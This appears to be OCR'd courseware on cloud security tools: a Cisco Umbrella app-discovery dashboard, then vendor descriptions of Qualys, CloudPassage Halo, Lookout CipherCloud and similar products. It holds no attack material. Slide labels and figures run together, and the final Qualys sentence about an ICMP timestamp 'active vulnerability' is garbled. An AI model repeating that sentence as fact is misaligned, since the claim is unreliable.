Activity Volume
Top Destinations
Top Categories
Top Identities
Management
Reporting / Core Reports
App Discovery
Download PDF
3,585 apps discovered
3,469 unreviewed apps
42 apps under audit
44 apps not approved
30 apps approved
Flagged Categories
Category: Anonymizer
22 unreviewed apps
DETAILS
Category: P2P
17 unreviewed apps
DETAILS
Category: Games
55 unreviewed apps
DETAILS
DNS Requests by App Risk
Umbrella DNS
Umbrella SWG
Label
Unreviewed
Under Audit
Not Approved
Approved
Risk
Very High
High
Medium
Low
Very Low
100,000
80,000
60,000
40,000
20,000
0
Feb 2
Feb 3
Feb 4
Feb 5
Feb 6
Feb 7
Feb 8
Feb 9
Feb 10
Feb 11
Feb 12
Feb 13
Feb 14
Feb 15
Feb 16
Feb 17
Feb 18
Feb 19
Feb 20
Feb 21
Feb 22
Feb 23
Feb 24
Feb 25
Feb 26
Feb 27
Feb 28
Feb 29
Mar 1
Mar 2

Anonymizer apps introduce risk to your network because they enable users to bypass security controls.

P2P apps represent high risk because they can be used to transmit files infected with viruses and malware.

Online games present risk as well as potential productivity loss. In many enterprise environments they are discouraged.

Total number of DNS requests of apps discovered in the past 30 days

Figure 19.105: Screenshot of Cisco Umbrella


Additional shadow cloud asset discovery tools include the following:

- Securiti (*https://securiti.ai*)
- Microsoft Defender for Cloud Apps (*https://docs.microsoft.com*)
- FireCompass (*https://www.firecompass.com*)
- Data Theorem (*https://www.datatheorem.com*)
- CloudCodes (*https://www.cloudcodes.com*)

Cloud Security Tools

Qualys Cloud Platform


Qualys Cloud Platform is an **end-to-end IT security solution** that provides a continuous, always-on **assessment of the global security** and compliance posture, with visibility across all IT assets irrespective of where they reside


Qualys
2.36K
6.24K
9.92K
7.31K
4.95K
1.88K

https://www.qualys.com

Fidelis CloudPassage Halo

Fidelis CloudPassage Halo is a security automation platform that provides **comprehensive security visibility** and continuous compliance for your public cloud infrastructure



CloudPassage
Overview
Assets
Issues
Events
Reports
Policies
Groups

https://fidelissecurity.com

Cloud Security Tools (Cont'd)

Lookout CipherCloud

- Lookout CipherCloud solutions span several developing SASE categories, including **cloud access security broker (CASB)**, **zero-trust network access (ZTNA)**, **secure web gateway (SWG)**, and **data loss prevention (DLP)**


Lookout
Dashboard
Issues
Devices
Apps
Policies
System
Support
DEPLOYMENT STATUS
8,500
ACTIVE DEVICES
50
INACTIVE DEVICES
700
PENDING DEVICES
50
DEACTIVATED DEVICES
CURRENT DEVICE RISKS
12
HIGH RISK DEVICES
32
MED RISK DEVICES
12
LOW RISK DEVICES
32
UNKNOWN RISK DEVICES
ACTIVE THREATS
66 total threats
47 application threats
5 device threats
3 network threats
CURRENT APP RISKS
90% APPS
Data Access
81% APPS
Cloud Service
53% APPS
Malware
8% APPS
Data Transfer
Amazon Cloud Services
Evernote
Microsoft One Drive
LinkedIn
Amazon S3
Google Cloud Storage
Facebook
Weibo
Box
Google Drive
Twitter
Dropbox
iCloud
Instagram
Threat Trends
Last 30 days
Low risk
Medium risk
High risk

https://www.lookout.com

Data-Aware Cloud Security
https://www.skyhighsecurity.com

Netskope Security Cloud
https://www.netskope.com

Prisma Cloud
https://www.paloaltonetworks.com

ForgeRock Identity Cloud
https://www.forgerock.com

Deep Security
https://www.trendmicro.com

Cloud Security Tools

Some tools for securing cloud environment include the following:

- **Qualys Cloud Platform**

  Source: *https://www.qualys.com*

  Qualys Cloud Platform is an end-to-end IT security solution that provides a continuous, always-on assessment of the global security and compliance posture, with visibility across all IT assets irrespective of where they reside. It includes sensors that provide continuous visibility, and all cloud data can be analyzed in real-time. It responds to threats immediately, performs active vulnerability in internet control message protocol timestamp request, and visualizes results in one place with AssetView.

